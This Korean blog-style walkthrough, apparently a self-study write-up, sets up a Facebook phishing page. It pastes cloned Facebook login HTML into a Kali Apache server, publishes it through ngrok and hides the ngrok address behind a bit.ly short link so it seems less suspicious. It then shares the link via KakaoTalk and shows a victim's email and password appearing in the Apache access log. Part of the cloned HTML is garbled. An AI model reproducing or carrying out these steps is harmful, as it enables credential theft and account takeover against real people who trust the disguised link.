
이후 리눅스의 /var/www/html/ 에 들어가서

Gedit 으로 index.html 을 연후 복사한 HTML 을 붙여 넣어준다.




```
<!DOCTYPE html>
<html lang="ko" id="facebook" class="no_js">
<head><meta charset="utf-8" /><meta name="referrer" content="origin-when-crossorigin"
id="meta_referrer" /><script>window._cstart=+new Date();</script><script>function envFlush(a)
{function b(b){for(var c in a)b[c]=a[c]}window.requireLazy?window.requireLazy(["Env"],b):
(window.Env=window.Env||{},b(window.Env))}
envFlush({"ajaxpipe_token":"AXgncKEGufVSyU6l","timeslice_heartbeat_config":{"pollIntervalMs":
33,"idleGapThresholdMs":60,"ignoredTimesliceNames":{"requestAnimationFrame":true,"Event
listenHandler mousemove":true,"Event listenHandler mouseover":true,"Event listenHandler
mouseout":true,"Event listenHandler
scroll":true},"isHeartbeatEnabled":true,"isArtilleryOn":false},"shouldLogCounters":true,"timeslice_c
{"react_render":true,"reflow":true},"sample_continuation_stacktraces":true,"dom_mutation_flag":true,
1;enbtldou;fduDmdldourCxO`ld-2YLMIuuqSdptdru;qsnunuxqd;rdoe-0unjdojnx-0unjdojnx0-0gdubi^rdbsduOdv-0`
30,"deferred_stack_trace_rate":1000,"timesliceBufferSize":
5000,"show_invariant_decoder":false,"isCQuick":false});</script><style></
style><script>__DEV__=0;CavalryLogger=window.CavalryLogger||function(a)
{this.lid=a,this.transition=!1,this.metric_collected=!1,this.is_detailed_profiler=!
1,this.instrumentation_started=!
1,this.pagelet_metrics={},this.events={},this.ongoing_watch={},this.values={t_cstart:window._cstart}
{this.is_detailed_profiler=a;return this},CavalryLogger.prototype.setTTIEvent=function(a)
{this.tti_event=a;return this},CavalryLogger.prototype.setValue=function(a,b,c,d){d=d?
this.piggy_values:this.values;(typeof d[a]==="undefined"||c)&&(d[a]=b);return
this},CavalryLogger.prototype.getLastTtiValue=function(){return
this.lastTtiValue},CavalryLogger.prototype.setTimeStamp=CavalryLogger.prototype.setTimeStamp||
function(a,b,c,d){this.mark(a);var e=this.values.t_cstart||this.values.t_start;e=d?
e+d:CavalryLogger.now();this.setValue(a,e,b,c);this.tti_event&&a==this.tti_event&&(this.lastTtiValue
this},CavalryLogger.prototype.mark=typeof console==="object"&&console.timeStamp?function(a)
{console.timeStamp(a)}:function(){},CavalryLogger.prototype.addPiggyback=function(a,b)
{this.piggy_values[a]=b;return
this},CavalryLogger.instances={},CavalryLogger.id=0,CavalryLogger.disableArtilleryOnUntilOffLogging=
1,CavalryLogger.getInstance=function(a){typeof
a==="undefined"&&(a=CavalryLogger.id);CavalryLogger.instances[a]||(CavalryLogger.instances[a]=new
CavalryLogger(a));return CavalryLogger.instances[a]},CavalryLogger.setPageID=function(a)
{if(CavalryLogger.id===0){var
b=CavalryLogger.getInstance();CavalryLogger.instances[a]=b;CavalryLogger.instances[a].lid=a;delete
CavalryLogger.instances[0]}CavalryLogger.id=a},CavalryLogger.now=function(){return
window.performance&&performance.timing&&performance.timing.navigationStart&&performance.now?
```

저장후 service apache2 restart 로 아파치 서버를 재시작 해준다.




```
root@kali:~# cd /var/www/html/
root@kali:/var/www/html# gedit index.html

(gedit:8848): GtkSourceView-CRITICAL **: 20:49:25.201: Highlighting a single lin
e took too much time, syntax highlighting will be disabled
root@kali:/var/www/html# service apache2 restart
root@kali:/var/www/html# 
```



```
ngrok by @inconshreveable                                    (Ctrl+C to quit)

Session Status                online
Session Expires               7 hours, 58 minutes
Version                       2.3.29
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    http://29bc6582.ngrok.io -> http://localhost:80
Forwarding                    https://29bc6582.ngrok.io -> http://localhost:80

Connections                   ttl     opn     rt1     rt5     p50     p90
                              11      0       0.08    0.03    2.95    9.64
```

./ngrok http 80 으로 Ngrok을 실행시켜준다.




https://bit.ly/2MP62oY

By clicking SHORTEN, you are agreeing to Bitly's Terms of Service and Privacy Policy


http://29bc6582.ngrok.io/ https://bit.ly/2MP62oY

위 링크가 의심될 가능성이 있으니 short URL 로 URL을 바꿔준다.



```
root@kali:~# cd /var/log/apache2/
root@kali:/var/log/apache2# ls
access.log  error.log  other_vhosts_access.log
root@kali:/var/log/apache2# tail -f access.log
```

/var/log/apache2 의 access.log 를
Tail –f 를 사용해 실시간으로 봐준다.




2019년 6월 15일 토요일


https://bit.ly/2MP62oY

Facebook에 로그인 | Facebook
여기를 눌러 링크를 확인하세요
bit.ly

오전 4:03

이후 링크를 공유한다.






asdf@naver.com

••••••••• 표시

피해자가 링크로 들어가서 아이디와 비밀번호를 치고 로그인을 한다면



```
io/" "Mozilla/5.0 (iPhone; CPU iPhone OS 12_3_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML
, like Gecko) Mobile/15E148 KAKAOTALK 8.4.1"
::1 - - [15/Jun/2019:04:04:47 +0900] "POST /a/bz HTTP/1.1" 404 446 "http://29bc6582.ngrok.
io/" "Mozilla/5.0 (iPhone; CPU iPhone OS 12_3_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML
, like Gecko) Mobile/15E148 KAKAOTALK 8.4.1"
::1 - - [15/Jun/2019:04:04:47 +0900] "POST /a/bz HTTP/1.1" 404 446 "http://29bc6582.ngrok.
io/" "Mozilla/5.0 (iPhone; CPU iPhone OS 12_3_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML
, like Gecko) Mobile/15E148 KAKAOTALK 8.4.1"
::1 - - [15/Jun/2019:04:04:47 +0900] "GET /login/device-based/login/async/?refsrc=https%3A
%2F%2Fm.facebook.com%2Flogin%2Fdevice-based%2Fregular%2Flogin%2F&lwv=100&jio_prefilled=fal
se&lsd=AVo_Gv__&m_ts=1560536867&li=I-cDXWOzEEfZXDHdx8BHOYqx&try_number=0&unrecognized_trie
s=0&email=asdf%40naver.com&pass=qwer1234&prefill_contact_point=&prefill_source=&prefill_ty
pe=&first_prefill_source=&first_prefill_type=&had_cp_prefilled=false&had_password_prefille
d=false&is_smart_lock=false&m_sess=&fb_dtsg_ag=AQwwEinCDb4NBn25cKxLxK-tJActYaZ7eyF8Um_VoIe
DvA%3AAQw78NYpg-5DYyrUHOHebAliWcO7YKj42JD44uuDbvAAGQ&jazoest=27809&__dyn=0wzp5Bwk8aU4ifDgy
79pk2m3q12wAxu13w9y1DxW0Oohx61rwf24o29wmU3XwIwk9E4W0om783pwbO0o2US0se229w6tw&__req=a&__aja
x__=AYk2k3m1AeRh5BjFRP6qwKZQ3-PCOFJ16-y-b_VKoQgb2t32ayuOGRlTf4Fau5Y2bdobJDPnCMH0ORC840SGqX
mWDz11day0PtpwVsrlnX43-A&__user=0 HTTP/1.1" 404 473 "http://29bc6582.ngrok.io/" "Mozilla/5
.0 (iPhone; CPU iPhone OS 12_3_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) M
obile/15E148 KAKAOTALK 8.4.1"
::1 - - [15/Jun/2019:04:04:47 +0900] "POST /a/bz HTTP/1.1" 404 446 "http://29bc6582.ngrok.
io/" "Mozilla/5.0 (iPhone; CPU iPhone OS 12_3_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML
, like Gecko) Mobile/15E148 KAKAOTALK 8.4.1"
```

아이디와 패스워드 그리고 접속한 기기 의 정보가 access.log 에 나타난다.

배운 점

Apache2 서버구축
공인망 , 사설망
Method 의 POST 방식과 GET 방식
UTF-8 인코딩
Tail –f
Ngrok 툴 , 사용법 , IP